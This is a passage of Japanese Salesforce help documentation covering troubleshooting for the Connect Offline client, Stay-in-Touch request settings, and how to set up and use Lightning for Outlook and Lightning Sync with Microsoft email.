- レコードタイプ、ダイナミックページレイアウト、項目レベルセキュリティ、および翻訳された値(トランスレーションワークベンチで定義したもの) を使用します。

メモ: リードおよびカスタムオブジェクトレコードは、Connect Offline 2.0 以降でのみ利用できます。バージョンは、アプリケーションの起動に使用するブリーフケースアイコン で示されます。

Connect Offline 使用時の注意

Connect Offline を使用するときは、次の点に留意してください。

- 複数個人の行動は、Connect Offline で表示することはできますが、作成や編集はできません。所有者ではなく、行動に招集されているユーザは、オフラインで行動を変更または削除することはできません。
- 数式項目や自動採番項目など、自動生成される項目は、Connect Offline では利用できません。
- Connect Offline の関連リストに、参照項目は表示されません。

関連トピック:

デフォルトの Connect Offline ブリーフケースの中身とは?

Connect Offline へのログイン

Connect Offline をトラブルシューティングする

Connect Offline をトラブルシューティングする

Connect Offline の問題をトラブルシューティングするには、次の一般的な状況とソリューションを参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

活動

オフライン活動に関連のあるレコードを編集できない

Salesforce の ToDo または行動に関連するレコードは変更できますが、Connect Offline で活動の［関連先］項目を使用できるのは、関連するレコードがオフラインで使用できる場合のみです。たとえば、ブリーフケース内に存在しない取引先に行動が関連付けられている場合、Connect Offline を使用してその行動の取引先を変更することはできません。

［セルフサービスに公開］項目がオフラインで利用できない

この項目は活動がケースと関連付けられているかどうかを示すものですが、Connect Offline ではケースが利用できないため、Salesforce を使用してこの項目を活動ページレイアウトに表示できますが、Connect Offline では表示されません。

Connect Offline でグループの行動を更新できない

複数個人の行動は、Connect Offline で表示することはできますが、作成や編集はできません。所有者ではなく、行動に招集されているユーザは、オフラインで行動を変更または削除することはできません。

ブリーフケースの中身

私のブリーフケースで一部のレコードを編集できない

ブリーフケースの設定によってはレコードがブリーフケースの設定によりオフラインに含まれるレコードと関連付けられているため、オフラインでのみ利用可能なレコードは参照のみとなります。たとえば、商

談ベースのブリーフケースを選択した場合、一部の取引先は、商談に関連していなくても、ブリーフケース内の取引先責任者に関連しているという理由で、オフラインで参照のみとなります。

ブリーフケースが制限を超えてしまう
ブリーフケース内の他のレコードとの関連付けによって格納された参照のみのレコードは、制限数に数えられません。たとえば、格納できる取引先の最大数は 5000 件ですが、ブリーフケース内の他のレコードに関連しているという理由で 200 件を格納している場合、そのブリーフケースは 5200 件を格納できます。

ブラウザ

Windows XP SP2 により、Connect Offline に警告バナーが表示される
警告バナーが表示されないようにするには、次のように Internet Explorer の設定を変更します。

1. Internet Explorer を起動します。
2. [ツール] メニューから [インターネットオプション] を選択します。
3. [詳細] タブを選択します。
4. [セキュリティ] セクションに移動します。
5. [マイコンピュータのファイルでのアクティブコンテンツの実行を許可する] を有効にします。
6. [適用] をクリックします。
7. [OK] をクリックします。

Firefox を使用した Connect Offline のダウンロードおよびインストールができない
Salesforce では数種類のブラウザをサポートしていますが、Connect Offline をダウンロードおよびインストールする場合は、Internet Explorer を使用する必要があります。

「Connect Offline を更新することができません。」というエラーが表示される Salesforce
このメッセージは、次のような状況で表示されることがあります。

- コンピュータが、認証が必要なプロキシサーバを使用してインターネットに接続するように設定されている。この接続は、シングルサインオンなどの認証方法によって自動的に確立されるため、インターネットに接続するのにユーザ名やパスワードを入力する必要がありません。
- コンピュータがファイアウォールの後ろにある
- ウィルス対策ソフトウェアがコンピュータで活発に実行されている

競合の解決

競合を解決する項目を選択できない
商談の商品のような一部のオブジェクトの項目値は、競合の解決ツールでは参照のみですが、次の手順でこれらの値を変更できます。

1. 左ペインのツリービューに切り替えます。
2. すべて展開した後、一番下の分岐を選択します。
3. [自分の値] ラジオボタンをオンにして Connect Offline の値を保存するか、[Salesforce 値] ラジオボタンをオンにしてサーバの値を保存します。参照のみの項目の値は、それに応じて変更されます。
4. [送信] をクリックします。

オプションを選択せずに [送信] をクリックすると、Connect Offline は、競合の解決で参照のみになっている値を保存します。

競合を解決すると新規レコードの作成または再試行を要求される
共有設定が変更された可能性があります。処理を実行できる場合は、[再試行] をクリックします。それ以外の場合は、Connect Offline で新規レコードを作成します。

競合の解決ツールで連動選択リストの値を変更できない
連動選択リスト項目の競合を解決しているときは、競合している項目の選択リスト値は変更できません。この種の競合を解決するには、適用する Salesforce 値か Connect Offline 値を選択します。

メモ: オフラインモードで、連動選択リストの制御項目が項目レベルセキュリティによって非表示になっている場合、連動選択リストの情報アイコンが表示ラベル名ではなく、制御項目の API 名を表示します。

項目

Connect Offline 関連リストで参照項目を表示できない
Connect Offline の関連リストに、参照項目は表示されません。

Connect Offline でカスタム数式項目と自動採番を表示できない
数式項目や自動採番項目など、自動生成される項目は、Connect Offline では利用できません。

Connect Offline で自動採番項目が生成されない
自動採番項目を増やすレコードを Connect Offline で作成すると、Connect Offline の使用中に、この項目のラベルが Connect Offline に表示されます。同期すると、Salesforce によって、この項目に後続の一意の番号が挿入されます。

[ホーム] タブ

[ホーム] タブリスト内の、変更されたレコード件数が間違っている
サイドバーでは、削除されたレコードは、[ブリーフケース情報] の下にある、変更されたレコードのリストには含まれません。

インストール

何がインストールされますか?
Connect Offline では、SForceDB.exe がインストールされます。このプログラムはバックグラウンドで継続的に稼働し、Connect Offline データベースをホストします。

Connect Offline をインストールできない
Connect Offline をインストールするには、コンピュータのレジストリを編集するコンポーネント Salesforce が必要です。組織でレジストリの編集を禁止するセキュリティが使用されている場合は、コンポーネントをインストールする前に管理者としてコンピュータにログインするか、会社の IT 部門にお問い合わせください。

Connect Offline を一括展開する方法はありますか?
はい。システム全体へリリースを実行できます。

私のユーザが所有している **Connect Offline** のバージョンを知る方法は?
各ユーザが所有する Connect Offline のバージョンは、[ログイン履歴] に一覧表示されます。

リード

Connect Offline でリードを表示できない

リードは、Connect Offline 2.0 以降でのみ使用できます。Connect Offline 2.0 以降を使用している場合は、アイコン を使用してアプリケーションを起動します。Connect Offline をアップグレードする手順は、次のとおりです。

1. Connect Offline でデータを同期させます。
2. 必要に応じて、Windows の [コントロールパネル] の [プログラムの追加と削除] を使用して、Connect Offline の以前のインストール内容を削除できます。
3. 個人設定の Connect Offline ページに移動して、Connect Offline をインストールします。
4. Connect Offline でデータを同期させます。

リードを表示するのに適切なユーザ権限を所有していることを確認します。

リードの割り当てルールが機能していない

Connect Offline で作成されたリードが、リードの割り当てルールに基づいて自動的に割り当てられることはありません。再度 Salesforce に接続すると、レコードの所有権が一括変更され、割り当てられます。

マルチ通貨での表示額の差異

表示される商談金額に多少の差異が生じる

組織でマルチ通貨を有効にしている場合に商談金額として社内の通貨とは異なる通貨を使用すると、表示される金額に多少の差異が生じることがあります。オフライン商談の詳細ページに表示される換算金額が、Salesforce アプリケーションの同じページに表示される金額とわずかに異なる場合があります。実際に保存されている値に問題はありません。

リレーショングループ

Connect Offline で [リレーショングループ] タブを表示できない

[リレーショングループ] タブは、Connect Offline と同期するリレーショングループ AppExchange パッケージが Salesforce 組織にインストールされている場合にのみ使用可能です。

検索

検索結果に項目がない

検索結果には、取引先の［説明］のような長いテキストエリア項目は表示されません。

タイムアウト、タイムスタンプとタイムゾーン

Connect Offline で更新されたファイルのタイムスタンプが期待どおりに表示されない

Connect Offline で作成または更新するレコードの場合、［作成者］および［更新者］項目には、ご使用の PC の時間が同期した後でも反映されます。

Connect Offline で作成した活動は、入力した時間と PC のタイムゾーンを反映します。同期中に、Salesforce によって活動時間が Salesforce の個人情報で設定したタイムゾーンに変換されます。

コンピュータでタイムゾーンを変更する場合は、ブリーフケースを空にして同期し、Connect Offline にこの変更が反映されるようにします。

大きなデータセットの同期中に Connect Offline がタイムアウトする

`HKEY_LOCAL_MACHINE\SOFTWARE\salesforce.com\Offline2` で `HttpTimeout` レジストリ設定を編集します。デフォルト値は 360 秒です。

登録情報照会設定の編集

メモ: 登録情報照会は、Summer '17 以降すべての Salesforce 組織で廃止される予定です。詳細は、「Stay-in-Touch Request Retirement」を参照してください。

取引先責任者情報の更新を要求するための設定を行う手順は、次のとおりです。

メモ: 組織で個人取引先を使用している場合には、個人取引先もこの設定に影響されます。詳細は、「個人取引先とは?」(ページ 1357)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. 個人設定から、[クイック検索] ボックスに「*登録情報照会*」と入力し、[私の登録情報照会設定] を選択します。
2. 送信済みの登録情報照会メールのコピーを受信する場合は、[自動 `Bcc`] に対して [はい] を選択します。このオプションは、組織でコンプライアンス BCC メールを有効にしていない場合にのみ選択できます。
3. 新規取引先責任者を保存するときに、登録情報照会メールの送信を指示するメッセージを表示させたい場合、アラームを有効にします。
4. メールのデフォルトの件名を入力します。
5. メモ欄に、受信者へのメッセージを入力します。
6. 署名欄に、取引先責任者情報に添える署名を入力します。
7. ページ最上部の差し込み項目欄を使用して、利用可能な差し込み項目値を表示します。必要に応じて、これらの値をコピーして、件名、メモ、または署名ボックスに貼り付けることができます。
8. [保存] をクリックします。

関連トピック:

Salesforce 環境のカスタマイズ

Microsoft® メールアプリケーション内での Salesforce の操作

重要な Microsoft メールを取引先責任者、リード、および商談などの Salesforce レコードに関連付けます。次に、Microsoft メールアプリケーションから、関連付けられた Salesforce コンテンツを直接確認します。

Salesforce システム管理者と協力して、クラウドベースの Microsoft インテグレーション製品とデスクトップベースの Microsoft インテグレーション製品のいずれかを選択します。

クラウドベースの Lightning for Outlook

Microsoft® Outlook® で作業するときに、重要な商談の状況を常に把握できます。Microsoft Office 365™ 環境の Outlook Web App (OWA)、Outlook 2016、Outlook 2013 を使用するときに、販売をより効率的に管理できます。メールやイベントを添付ファイルと共に Salesforce レコードに関連付けられます。ソフトウェアのインストールや保守は必要ありません。また、Lightning Sync を使用して、メールアプリケーションと Salesforce の間で取引責任者や行動を同期できます。

また、Outlook 内で直接 Salesforce 取引先責任者、行動、リード、商談、ToDo、ケースを作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning for Outlook

Outlook で作業するときに、重要な商談の状況を常に把握できます。Microsoft Office 365™ 環境の Outlook® Web App (OWA)、Outlook 2016、Outlook 2013 を使用するときに、販売をより効率的に管理できます。メールや添付ファイルを Salesforce レコードに関連付けたり、Salesforce レコードを Outlook で直接作成したりできます。


システム管理者が Lightning for Outlook を有効にした後、1 回限りの手順を実行して、Salesforce コンテンツがメールアプリケーションに表示されるようにします。

次に、メールを選択し (1)、`Salesforce` を選択すると (2)、関連する営業関連レコードが表示されます (3)。表示されたレコードについて、メールを複数の取引先責任者に関連付けることができます (システム管理者によって Shared Activities が有効になっている場合)。また、ToDo を受け入れる他の 1 つのレコード (商談、リード、ケースなど) にメールを追加することもできます。添付ファイルを含めるかどうかを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition




Outlook から直接 Salesforce レコードを作成します (4)。メールアプリケーションでレコードを選択して詳細を表示したり、レコードまたはレコードに関連するメールに関する詳細を Salesforce で直接取得したりできます (5)。

Lightning for Outlook では、メールを関連付ける方法と同じように次の行動を Salesforce レコードに関連付けることができます。

- 参加する行動
- 主催する行動 (Windows 用の Outlook 2016 または Office 365 の Outlook Web App で作業している場合)

行動を関連付けるには、Microsoft メールアプリケーションで行動を選択します。次に、Salesforce を選択します (1)。



関連する Salesforce レコードが表示されます (2)。メールを操作するときのように、メールアプリケーションでレコードを選択して詳細を表示したり、レコードに関する詳細を Salesforce で直接取得したりできます (3)。

Lightning for Outlook のシステム要件

Lightning for Outlook を設定する前に、システムが次の要件を満たしていることを確認します。

対象	要件
メールサーバ	次のいずれかが必要です。 • オンプレミスの Exchange 2016 または 2013 • Office 365 と連携する Exchange Online
メールアプリケーション	次のいずれかが必要です。 • Outlook Web App • Windows PC の Microsoft Outlook® 2016 または 2013 • Microsoft Outlook for Mac 2016

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

対象	要件
ブラウザ	Windows または Mac オペレーティングシステムで Salesforce からの Cookie を許可する次のいずれかのブラウザ • Google Chrome™ の最新の安定バージョン • Mozilla® Firefox® の最新の安定バージョン • Apple® Safari® の最新の安定バージョン • Microsoft Internet Explorer® 10 および 11 (Windows のみ) • Microsoft Edge の最新の安定バージョン (Windows のみ)
メールサーバのセキュリティ暗号化プロトコル	TLS 1.1 以降

Salesforce を使用するための Microsoft® Outlook® の設定

システムを設定して、Outlook Web App (OWA)、Outlook 2016、または Outlook 2013 からメール、添付ファイル、イベントを Salesforce レコードに関連付けるようにします。Outlook で作業している間の Salesforce レコードを作成します。

1. Lightning for Outlook へのアクセス権の取得
   Microsoft® Outlook® Web App (OWA)、Outlook 2016、Outlook 2013 から直接、営業関連の Salesforce コンテンツにアクセスできるようにする初期手順を実行します。
2. Salesforce へのアクセス権を Microsoft® Outlook® に付与
   システムを設定して、Salesforce の取引先責任者を作成したり、取引先責任者、リード、ユーザを表示したりできるようにします。さらに、Outlook Web App (OWA)、Outlook 2016、Outlook 2013 で直接、関連する取引先、商談、ケースを表示できるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限


Lightning for Outlook を設定する
- 「Lightning for Outlook」

Microsoft Exchange と Salesforce の間の接続を認証する
- 「設定・定義を参照する」

Lightning for Outlook へのアクセス権の取得

Microsoft® Outlook® Web App (OWA)、Outlook 2016、Outlook 2013 から直接、営業関連の Salesforce コンテンツにアクセスできるようにする初期手順を実行します。

1. Outlook Web App (OWA)、Outlook 2016、または Outlook 2013 で [設定] を開き、[アプリケーションを管理する] を選択します。そこから、**[Salesforce]** を選択します。



2. アプリケーションを使用できない場合は、Office Store から追加します。
3. Lightning for Outlook が表示されたら、有効にします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning for Outlook を設定する

- 「Lightning for Outlook」

Salesforce へのアクセス権を Microsoft® Outlook® に付与

システムを設定して、Salesforce の取引先責任者を作成したり、取引先責任者、リード、ユーザを表示したりできるようにします。さらに、Outlook Web App (OWA)、Outlook 2016、Outlook 2013 で直接、関連する取引先、商談、ケースを表示できるようにします。

1. OWA、Outlook 2016、または Outlook 2013 で、[受信箱] か [送信済みアイテム] 内のメール、またはカレンダー内のイベントを選択します。**[Salesforce]** を選択します。Salesforce へのログインを指示するメッセージが表示されます。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning for Outlook を設定する

- 「Lightning for Outlook」



2. Salesforce にログインすると、関連レコードが表示されます。

Microsoft® Outlook® 内での Salesforce の操作

Microsoft Outlook Web App (OWA)、Outlook 2016、Outlook 2013 を Office 365™ と併用して営業関連レコードにアクセスし、商談を順調に進めることができます。

1. Outlook で、[受信箱] または [送信済みアイテム] のメールを選択するか、カレンダーで参加するイベントを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

Lightning for Outlook を設定する

- 「Lightning for Outlook」

Microsoft Exchange と Salesforce の間の接続を認証する

- 「設定・定義を参照する」



2. `Salesforce` を選択します。
3. スクロールして、最大15件の取引先責任者、リード、個人取引先、ユーザと最大3件の関連取引先、商談、ケースの組み合わせを表示します。必要に応じて、メールかイベント、およびその添付ファイルを複数の取引先責任者に追加します (システム管理者によって Shared Activities が有効化されている場合)。また、ToDo を受け入れる他の 1 つのレコード (商談、リード、ケースなど) にメール、添付ファイル、イベントを追加することもできます。
4. Salesforce レコード (行動、商談、リードなど) を作成します。
5. Outlook 内でレコードを選択して重要な詳細を参照したり、レコードに関する詳細を Salesforce で直接表示したりします。

Lightning Sync: Microsoft® 項目と Salesforce の同期の維持

ソフトウェアのインストールや保守なしで、メールシステムと Salesforce 間の取引先責任者および行動の同期を維持できます。


メールサーバと Salesforce の間で取引先責任者および行動を同期するようにシステム管理者が会社の設定を行うと、生産性が向上します。これは、2つのシステムで重複して作業をする必要がなくなるためです。Lightning Sync は、自分のデスクでもモバイルデバイスからのリモート作業でも、作成および管理する取引先責任者と行動を同期できます。

システム管理者が選択した設定に応じて、Lightning Sync は会社のメールシステムと Salesforce の間で双方向または一方向に自動で取引先責任者の同期を行います。また、Lightning Sync により、Exchange ベースのカレンダーシステムから Salesforce へ一方向に行動を同期できます。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



システム管理者は追加の設定を選択して同期操作を定義できます。次の場合に、設定されている同期方法をシステム管理者に確認します。

- Lightning for Outlook を使用して、すべてのカレンダーの行動が同期されるのか、Salesforce に関連付ける行動のみが同期されるのか?
- 非公開の予定は同期されるか?
- カレンダーから削除する行動が自動的に Salesforce から削除されるか?
- 予定は、関連する Salesforce 取引先責任者または関連するリードに自動的に関連付けられるか?

Lightning Sync for Microsoft の制限事項

現在、Lightning Sync では次の操作を実行できません。

- Salesforce から Exchange への行動の同期
- 定期的な行動の同期
- 行動に含まれる招待者の同期
- 同期している取引先責任者を 1 回の操作で削除

行動の同期の準備


会社のカレンダーアプリケーションから Salesforce へ同期する行動を選択できます。

システム管理者が Salesforce の行動を同期するように設定すると、行動は会社のメールシステムのカレンダーから Salesforce に自動的に同期されます。

個人の行動が Salesforce に他の方法で同期されることを防げます。

- カレンダーアプリケーションに別のカレンダーを作成し、個人の行動を追跡します (Lightning Sync は、メイン Microsoft® Exchange または Google カレンダーのみを Salesforce に同期するように設計されています)。
- 同期設定が非公開行動を同期するように設定されているかシステム管理者に問い合わせます。非公開行動を同期しない場合は、カレンダーアプリケーションから［非公開］オプションを指定して個人の行動を割り当てれば、これらの行動は Salesforce と同期されません。

  たとえば、次のように Microsoft Outlook® から行動を非公開としてマークできます。



エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

行動をカレンダーから Salesforce に同期する

- 行動に対する「作成」、および

  有効な Lightning Sync 設定

システム管理者が最初に同期を開始する前に、同期しない行動を管理することをお勧めします。行動を管理する前に同期を開始した場合でも、Salesforce から手動でそれらの行動を削除できます。

他の行動はカレンダーから Salesforce へ数分間隔で同期されます。多数の行動を同期する場合、初回の同期に時間がかかることがあります。

取引先責任者の同期の準備

ユーザ権限	
取引先責任者を双方向に同期する	取引先責任者に対する「参照」および「編集」、取引先に対する「参照」、および Exchange設定で取引先責任者の同期方向が [双方向同期] に設定されている
取引先責任者を Salesforce から Exchange に同期する	取引先責任者に対する「参照」、および Exchange設定で取引先責任者の同期方向が [Salesforce から Exchange] に設定されている
取引先責任者を Exchange から Salesforce に同期する	取引先責任者に対する「作成」、および 取引先責任者の同期方向が [Exchange から Salesforce] に設定されている

エディション


管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

会社のメールシステムと Salesforce 間で取引先責任者を同期する方法について説明します。同期する方向によりますが、Salesforce と同期するメールの取引先責任者をメールアプリケーションの特別なフォルダに移動します。

システム管理者が取引先責任者の同期を開始すると、Lightning Sync により `Salesforce_Sync` という名前のフォルダがメールアプリケーションに作成されます。`Salesforce_Sync` フォルダは取引先責任者ディレクトリにあります。Salesforce からメールシステムへ同期した取引先責任者は `Salesforce_Sync` に入ります。`Salesforce_Sync` は名前変更、移動、削除しないでください。これらを実行すると、Salesforce とメールシステム間の同期が停止します。

1. 設定されている同期方向をシステム管理者に確認します。
   - Salesforce からメールへの同期のみが設定されている場合、同期はすでに進行中で、他に何かをする必要はありません。メールシステムから直接 Salesforce 取引先責任者にアクセスする準備は整っています。
   - メールから Salesforce への同期または双方向の同期が設定されている場合、同期するメールの取引先責任者を今すぐ Salesforce に移動します。
2. メールアプリケーションで、同期する取引先責任者を選択します。一度に複数の取引先責任者を選択できます。



